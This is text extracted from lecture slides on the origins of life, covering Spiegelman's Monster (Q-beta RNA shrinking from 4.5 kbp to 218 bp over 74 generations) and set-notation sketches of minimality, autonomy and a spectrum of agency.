# The **Multiple Origins** of Life in Complex Time

DK||SFI

Part 4: Evolutionary Agents

Sol Spiegelman & his Monster

Q Beta Phage
QBeta RNA replicase
4.5kbp RNA
1st gen

Q Beta Phage
QBeta RNA replicase
218bp RNA
74th gen

The Spiegelman Monster

$N = |E|$

v_i s_i h_i

Minimality

Autonomy

v_i h_i

v_i s_i h_i

$|v \cup h| = N$
$|v \cap h| = 0$

$|v \cup h| = N$
$|v \cap h| \approx N$

The Spectrum of Agency
